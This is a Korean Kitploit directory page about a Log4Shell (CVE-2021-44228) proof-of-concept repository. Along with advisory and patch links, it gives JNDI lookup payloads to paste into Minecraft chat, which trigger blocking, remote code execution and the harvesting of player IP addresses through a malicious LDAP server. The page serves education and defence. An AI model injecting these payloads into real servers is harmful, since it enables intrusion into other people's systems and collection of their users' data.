
Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
Log4J-RCE-Proof-Of-Concept — Log4j-RCE (CVE-2021-44228) 개념 증명 및 추가 정보 | Kitploit

도구/GitHubGitHub/hycrafthd/log4j-rce-proof-of-concept
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & Education
GitHubhycrafthd/log4j-rce-proof-of-concept

Log4J-RCE-Proof-Of-Concept

공유

Log4j-RCE (CVE-2021-44228) 개념 증명 및 추가 정보

저장소 보기웹사이트
18231364년 전Kitploit 검토 완료

Log4J-RCE-Proof-Of-Concept (CVE-2021-44228)

이것은 log4j rce의 개념 증명입니다.

다음은 CVE-2021-44228에 대한 몇 가지 링크입니다:

  • https://www.lunasec.io/docs/blog/log4j-zero-day
  • https://github.com/advisories/GHSA-jfh8-c2jp-5v3q
  • https://github.com/apache/logging-log4j2/pull/608
  • https://www.youtube.com/watch?v=JPGola6BamU

이 버그는 거의 모든 log4j2 버전과 어쩌면 log4j1 버전에도 영향을 미칩니다. 권장 버전은 이 익스플로잇을 수정한 2.15.0 입니다.

Minecraft 데모 (log4j2 사용)

  • Minecraft에 미치는 영향에 대한 세부 정보는 여기에 나열되어 있습니다: https://twitter.com/slicedlime/status/1469150993527017483
  • Minecraft의 기사는 여기 있습니다: https://www.minecraft.net/en-us/article/important-message--security-vulnerability-java-edition
  • 수정된 Minecraft forge 버전: https://twitter.com/gigaherz/status/1469331288368861195
  • Minecraft forge의 상세 기사: https://gist.github.com/TheCurle/f15a6b63ceee3be58bff5e7a97c3a4e6
  • 수정된 Minecraft fabric 버전: https://twitter.com/slicedlime/status/1469192689904193537
  • 수정된 Minecraft paper 버전: https://twitter.com/aurora_smiles_/status/1469205803232026625
  • 수정된 Minecraft spigot 버전: https://www.spigotmc.org/threads/spigot-security-releases-%E2%80%94-1-8-8%E2%80%931-18.537204/
  • 수정된 Minecraft sponge 버전: https://discord.com/channels/142425412096491520/303772747907989504/918744598065586196

지연 또는 직렬화된 데이터 전송


  • 채팅에 ${jndi:ldap://127.0.0.1/e} 를 붙여넣으세요. 포트 389 에 열린 소켓이 있으면 log4j가 연결을 시도하고 시간 초과가 발생할 때까지 추가 통신을 차단합니다.
  • 이 개념 증명 익스플로잇을 사용하면 콘솔의 로그에는 ldap 서버에서 온 직렬화된 문자열 객체인 THIS IS SEND TO THE LOG!!! LOG4J EXPLOIT! 가 기록됩니다.
image

  • 또한 악성 ldap 서버는 메시지가 기록되는 모든 IP 주소를 수신합니다. 즉, 이 익스플로잇을 사용하여 서버의 플레이어 IP 주소를 수집할 수 있음을 의미합니다.

RCE


  • 채팅에 ${jndi:ldap://127.0.0.1/exe} 를 붙여넣으세요. -Dcom.sun.jndi.ldap.object.trustURLCodebase=true 가 true로 설정된 경우 원격 코드 실행이 발생합니다.
image

  • 다행히도 최신 jdk는 기본적으로 원격 클래스 로딩을 비활성화합니다. (https://www.oracle.com/java/technologies/javase/8u121-relnotes.html)
  • 이전 버전에서는 여전히 허용될 수 있습니다!!

면책 조항

이 프로젝트는 교육 목적으로만 제공됩니다.

도구 다운로드

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 궁극의 OSINT 툴킷: 조사 그래프, 신뢰도 점수 산정, 별칭 패밀리, 지도, 타임라인 및 보고서. 49개 모듈, 400개 이상 사이트, API 키 불필요.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # GhostLock 원탭 실행 앱 (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    브라우저 측 레드 팀 툴킷으로, 정찰, 페이로드 생성, 자격 증명 공격, 암호화, 인코딩 및 참여 보고를 위한 102개의 오프라인 도구를 제공합니다.

    366
  • 4

    ARTEX

    baarai/artex

    LLM 멀티 에이전트 자율 침투 테스트 플랫폼으로, 플래너/워커 에이전트, 자산 및 탐색 그래프, MITM 트래픽 기록, 취약점 재테스트 기능을 제공합니다.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Shadowserver 보고서를 MongoDB로 수집하고 이를 대화형 지도, 분석, 발견 사항, 권고 및 경영진 대시보드로 재생하는 CSIRT 플랫폼입니다.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI 네이티브 사이버보안을 위한 행동 체계—의도가 통제된 실행이 되고, 증거가 운영 메모리가 되며, 모든 운영이 다음 운영을 개선하는 곳.

    287

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →






